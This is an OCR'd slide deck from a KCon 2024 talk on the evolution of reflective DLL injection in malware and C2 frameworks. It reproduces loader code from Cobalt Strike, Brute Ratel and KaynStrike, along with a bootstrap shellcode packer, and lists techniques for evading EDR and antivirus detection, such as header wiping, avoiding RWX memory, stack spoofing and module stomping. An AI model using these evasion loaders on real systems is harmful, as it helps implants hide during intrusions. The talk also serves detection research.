TONGDAO

同道 KCon 2024

高级恶意软件开发之RDI的进化

演讲人：张鹏瑶

时间：2024.08.25

自我介绍

SELF INTRODUCTION

张鹏瑶（evilash）,Offensive Security Researcher

- 红队全链路技术栈，有丰富的红队攻防单兵实战经验
- 擅长方向：内网、AD域渗透，免杀武器化，Windows红队研发
- Counter-Strike 1.6（~~不是反恐精英游戏~~）作者
- 曾任职启明星辰ADLab高级安全研究员、「黑客在思考」知识星球圈主。

目录
CONTENT

背景

ABSTRACT

KCon


- RDI（ReflectiveDLLInjection） 由 @stephenfewer 发布于11年前
- RDI是一个隐匿的内存不落地执行技术
- 如今，RDI 仍然是 C2/RAT 在初始化加载以及 post-ex 期间最常用的关键技术之一
- 随着 RDI 在 C2 中应用的变化，以及检测技术的发展，他的规避性也是十分值得研究的

关于 RDI

REFLECTIVE DLL INJECTION

KCon


Technique Flow



关于 RDI


REFLECTIVE DLL INJECTION

KCon



OPSEC 优化

OPSEC IN RDI



当ReflectiveLoader函数执行完毕后，内存中会出现2块内存区域，其中一块是初始RDI代码区域，另一块为RDI执行后创建的展开DLL文件的RWX区域，都会被EDR/AV关注到。

OPSEC 优化

OPSEC IN RDI

KCon

当新内存展开后，包含ReflectiveLoader函数的内存区域已经完成使命，可以清理掉，有两种方式：

第一种：在执行后的DLLMain中获取老内存地址，进行Free

CobaltStrike：

```
//...
case DLL_METASPLOIT_ATTACH:
    /* clean up our loader */
    if (setting_short(SETTING_CLEANUP) == 1 && hinstDLL != NULL) {

        /* we don't want to crash, so let's look into the type of memory we have */
        if (VirtualQuery((char *)hinstDLL, &mbi, sizeof(MEMORY_BASIC_INFORMATION)))
{
            if (mbi.Type == MEM_PRIVATE){

                VirtualFree((char *)hinstDLL, 0, MEM_RELEASE);

            }

            else if (mbi.Type == MEM_MAPPED)

                UnmapViewOfFile((char *)hinstDLL);
        }
    }
//...
```

BRC4：

```
#include "badger.h"

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD dwReason, LPVOID lpReserved)
{
    BOOL bReturnValue = TRUE;
    switch (dwReason)
    {
    case DLL_PROCESS_ATTACH: {
        struct DLL_SWEEPER *dllSweeper = (struct DLL_SWEEPER*)lpReserved;
        CHAR* newlpParam = NULL;

        task_crealloc(&newlpParam, (CHAR*)dllSweeper->lpParameter);
        VirtualFree((LPVOID)dllSweeper->lpParameter, 0, MEM_RELEASE);
        VirtualFree((LPVOID)dllSweeper->dllInitAddress, 0, MEM_RELEASE);

        badger_main(newlpParam);
        break;
    }
    case DLL_PROCESS_DETACH:
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
        break;
    }
    return bReturnValue;
}
```

OPSEC 优化

OPSEC IN RDI

KCon

第二种：在RDI中进行自身的释放

KaynStrike：

```
if ( NT_SUCCESS( Instance.Win32.NtCreateThreadEx( &hThread, THREAD_ALL_ACCESS, NULL,
NtCurrentProcess(), Instance.Win32.TpReleaseCleanupGroupMembers + 0x450, NULL, TRUE, 0, 0, 0, NULL ) )
)
{
    CtxEntry.ContextFlags = CONTEXT_FULL;
    Instance.Win32.NtGetContextThread( hThread, &CtxEntry );

    CtxEntry.Rip  = U_PTR( KaynDllMain );
    CtxEntry.Rcx  = U_PTR( KVirtualMemory );
    CtxEntry.Rdx  = U_PTR( 4 );
    CtxEntry.R8   = U_PTR( NULL );
    // DllMain( KVirtualMemory, 4, NULL )

    CtxEntry.ContextFlags = CONTEXT_FULL;
    Instance.Win32.NtSetContextThread( hThread, &CtxEntry );
    Instance.Win32.NtResumeThread( hThread, 0 );
}

CtxFreeMem.ContextFlags = CONTEXT_FULL;
KMemSize                = 0;

Instance.Win32.RtlCaptureContext( &CtxFreeMem );

CtxFreeMem.Rip  = U_PTR( Instance.Win32.NtFreeVirtualMemory );
CtxFreeMem.Rcx  = U_PTR( NtCurrentProcess() );
CtxFreeMem.Rdx  = U_PTR( &KMemBase );
CtxFreeMem.R8   = U_PTR( &KMemSize );
CtxFreeMem.R9   = U_PTR( MEM_RELEASE );
*( ULONG_PTR* )( CtxFreeMem.Rsp + ( sizeof( ULONG_PTR ) * 0x0 ) ) = U_PTR(
Instance.Win32.RtlExitUserThread );

CtxFreeMem.ContextFlags = CONTEXT_FULL;
Instance.Win32.NtContinue( &CtxFreeMem, FALSE );
```

以ROP的思想，通过捕获寄存器状态，更改寄存器的值设置特定的上下文，使用NtContinue执行，构造了可以自己清理自身所在内存区域的操作

OPSEC 优化

OPSEC IN RDI

KCon

原始RDI将DOS Header也拷贝到了新内存，这样在内存中会存在非常明显的PE头

```
  // allocate all the memory for the DLL to be loaded into. we can load at any address because we will

  // relocate the image. Also zeros all memory and marks it as READ, WRITE and EXECUTE to avoid any
problems.
  uiBaseAddress = (ULONG_PTR)pVirtualAlloc( NULL, ((PIMAGE_NT_HEADERS)uiHeaderValue)-
>OptionalHeader.SizeOfImage, MEM_RESERVE|MEM_COMMIT, PAGE_EXECUTE_READWRITE );

  // we must now copy over the headers
  uiValueA = ((PIMAGE_NT_HEADERS)uiHeaderValue)->OptionalHeader.SizeOfHeaders;
  uiValueB = uiLibraryAddress;
  uiValueC = uiBaseAddress;

  while( uiValueA-- )
      *(BYTE *)uiValueC++ = *(BYTE *)uiValueB++;
```

但是装载PE只需要在RDI阶段使用到 SizeOfImage、SizeOfHeaders、entryPoint、ImageBase...

规避方式：

a. 可以装载完成后，清理掉PE头部

b. 对DLL预处理，将需要的信息定义一个自定义结构

OPSEC 优化

OPSEC IN RDI

KCon

原始RDI以 PAGE_EXECUTE_READWRITE 来申请新内存

先申请RW权限的内存，但是PE的不同Section需要不同类型的权限，所以需要最后对应更改，这样分开后，每一个内存区域都像是一些垃圾内存，没有连续的RWX区域。

```
void SetSectionProtections(PSECTION_INFORMATION section, ULONG_PTR dstAddress, PWINDOWSAPIS winApi) {

    DWORD executable, readable, writeable, protect;

    executable = (section->Characteristics & IMAGE_SCN_MEM_EXECUTE) != 0;
    readable = (section->Characteristics & IMAGE_SCN_MEM_READ) != 0;
    writeable = (section->Characteristics & IMAGE_SCN_MEM_WRITE) != 0;

    if (!executable && !readable && !writeable)
        protect = PAGE_NOACCESS;
    else if (!executable && !readable && writeable)
        protect = PAGE_WRITECOPY;
    else if (!executable && readable && !writeable)
        protect = PAGE_READONLY;
    else if (!executable && readable && writeable)
        protect = PAGE_READWRITE;
    else if (executable && !readable && !writeable)
        protect = PAGE_EXECUTE;
    else if (executable && !readable && writeable)
        protect = PAGE_EXECUTE_WRITECOPY;
    else if (executable && readable && !writeable)
        protect = PAGE_EXECUTE_READ;
    else if (executable && readable && writeable)
        protect = PAGE_EXECUTE_READWRITE;

    if (section->Characteristics & IMAGE_SCN_MEM_NOT_CACHED) {
        protect |= PAGE_NOCACHE;
    }

    // change memory access flags
    winApi->VirtualProtect((LPVOID)(dstAddress + section->VirtualAddress), section->SizeOfRawData,
protect, &protect);

}
```

OPSEC 优化

OPSEC IN RDI

KCon

RDI中，在修复IAT的时候会有潜在的堆栈回溯检测，主要是LoadLibrary()

此外，从调用堆栈的角度，DLL执行起来的内存是私有“浮动内存”，使用yara扫描此内存区域可以轻松检测

解决思路：

a. 添加对LoadLibrary调用的堆栈欺骗，比如ProxyDllLoad（注意检测规则）

b. 使用module stomping，但是要劫持Sleep流程，要在Sleep期间恢复原样

c. 修改beacon，使用wininet、winhttp等相关的API动态导入，不出现在IAT中

d. 如果只是检测winhttp这类比较敏感的dll，可以加载一些会导入winhttp的但又不在检测规则内的DLL

OPSEC 优化


OPSEC IN RDI

原始RDI中，ReflectiveLoader函数随着PE的展开也被带到了新内存。

这个导出函数已经完成使命了，但是他还存在于DLL的.text段内，

被复制到了新的内存中，这也是一个潜在的IOC。

那么有没有什么方法，可以不让RDI这块代码区域被复制过去?




OPSEC 优化

OPSEC IN RDI

可以只在Loader Memory进行PE load，而不申请新的private内存


对DLL文件进行预处理，比如，创建一个suspended进程，将内存中的PE保存下来，提前做好内存对齐，再进行后续构建shellcode。

RDI执行起来后，免去了FOA和RVA的转换以及额外申请内存的操作



RDI的进化

EVOLUTION IN RDI




RDI的进化

EVOLUTION IN RDI

反射DLL修补

修改现有的PE头，Patch汇编指令，去调用当前DLL导出的ReflectiveLoader函数地址

CS内默认Beacon加载方式以及post-ex Job模块执行均采用这种方式。




```
/* See: metasploit-framework/lib/msf/core/payload/windows/x64/reflectivedllinject.rb */
Packer bootstrap = new Packer();
bootstrap.little();

bootstrap.addByte(0x4D);  /* pop r10             ; pop r10 = 'MZ' */
bootstrap.addByte(0x5A);

bootstrap.addByte(0x41);  /* push r10            ; push r10 back */
bootstrap.addByte(0x52);

bootstrap.addByte(0x55);  /* push rbp     ; save ebp */

bootstrap.addByte(0x48);  /* mov rbp, rsp        ; setup fresh stack frame */
bootstrap.addByte(0x89);
bootstrap.addByte(0xE5);

bootstrap.addByte(0x48);  /* sub rsp, 32         ; alloc some space for calls */
bootstrap.addByte(0x81);
bootstrap.addByte(0xEC);
bootstrap.addByte(0x20);
bootstrap.addByte(0x00);
bootstrap.addByte(0x00);
bootstrap.addByte(0x00);

bootstrap.addByte(0x48);  /* lea rbx, [rel+0]    ; get virtual address for the start of this stub */
bootstrap.addByte(0x8D);
bootstrap.addByte(0x1D);
bootstrap.addByte(0xEA);
bootstrap.addByte(0xFF);
bootstrap.addByte(0xFF);
bootstrap.addByte(0xFF);

bootstrap.addByte(0x48);  /* add rbx, 0x???????? ; add offset to ReflectiveLoader */
bootstrap.addByte(0x81);
bootstrap.addByte(0xC3);
bootstrap.addInt(offset);

bootstrap.addByte(0xFF);  /* call rbx            ; call ReflectiveLoader() */
bootstrap.addByte(0xD3);

bootstrap.addByte(0x48);  /* mov rbx, rax        ; save DllMain for second call */
bootstrap.addByte(0x89);
bootstrap.addByte(0xC3);

bootstrap.addByte(0x49);  /* mov r8, rdi         ; R8 = our socket */
bootstrap.addByte(0x89);
bootstrap.addByte(0xF8);

bootstrap.addByte(0x68);  /* push 4 */
bootstrap.addByte(0x04);
bootstrap.addByte(0x00);
bootstrap.addByte(0x00);
bootstrap.addByte(0x00);

bootstrap.addByte(0x5A);  /* pop rdx             ; RDX = signal we have attached */

bootstrap.addByte(0xFF);  /* call rax            ; call DllMain( somevalue, DLL_METASPLOIT_ATTACH,
socket ) */
bootstrap.addByte(0xD0);

bootstrap.addByte(0x41);  /* mov r8d, 0x???????? ; our EXITFUNC placeholder */
bootstrap.addByte(0xB8);
bootstrap.addInt(exit_funk);              /* from lib/msf/core/payload/windows.rb - this means exit the
process; was 0 before which is worse */

bootstrap.addByte(0x68);  /* push 5 */
bootstrap.addByte(0x05);
bootstrap.addByte(0x00);
bootstrap.addByte(0x00);
bootstrap.addByte(0x00);

bootstrap.addByte(0x5A);  /* pop rdx             ; RDX = signal we have attached */

bootstrap.addByte(0xFF);  /* call rbx            ; call DllMain( somevalue, DLL_METASPLOIT_DETACH,
exitfunk ) */
bootstrap.addByte(0xD3);
```

RDI的进化


EVOLUTION IN RDI

KCon

prepended RDI（前置式RDI）

- 把ReflectiveLoader函数相同作用的功能放到DLL的前面，RDI向后去取DLL的基地址
- 展开后也不需要考虑ReflectiveLoader函数也被拷贝到新内存的问题
- 不用制作包含ReflectiveLoader函数的DLL

最早出现于Double Pulsar的利用：



由于RDI和DLL是分开的，不在DLL中，所以RDI在copy时就不会将RDI copy到新内存

RDI的进化

EVOLUTION IN RDI

KCon

sRDI

- 执行前需要预处理，拼接RDI函数和DLL文件
- 处理流程比较OPSEC
- 比较早的前置式RDI的实现

Bootstrap shellcode + RDI shellcode + DLL Bytes + User data

sRDI from @monoxgas：

sRDI - Shellcode Reflective DLL Injection

sRDI allows for the conversion of DLL files to position independent shellcode. It attempts to be a fully functional PE loader supporting proper section permissions, TLS callbacks, and sanity checks. It can be thought of as a shellcode PE loader strapped to a packed DLL.

Functionality is accomplished via two components:

- C project which compiles a PE loader implementation (RDI) to shellcode
- Conversion code which attaches the DLL, RDI, and user data together with a bootstrap

This project is comprised of the following elements:

- **ShellcodeRDI:** Compiles shellcode for the DLL loader
- **NativeLoader:** Converts DLL to shellcode if neccesarry, then injects into memory
- **DotNetLoader:** C# implementation of NativeLoader
- **Python\ConvertToShellcode.py:** Convert DLL to shellcode in place
- **Python\EncodeBlobs.py:** Encodes compiled sRDI blobs for static embedding
- **PowerShell\ConvertTo-Shellcode.ps1:** Convert DLL to shellcode in place
- **FunctionTest:** Imports sRDI C function for debug testing
- **TestDLL:** Example DLL that includes two exported functions for call on Load and after

The DLL does not need to be compiled with RDI, however the technique is cross compatiable.

RDI的进化

EVOLUTION IN RDI

KCon

CobaltStrike UDRL arsenal-Kit

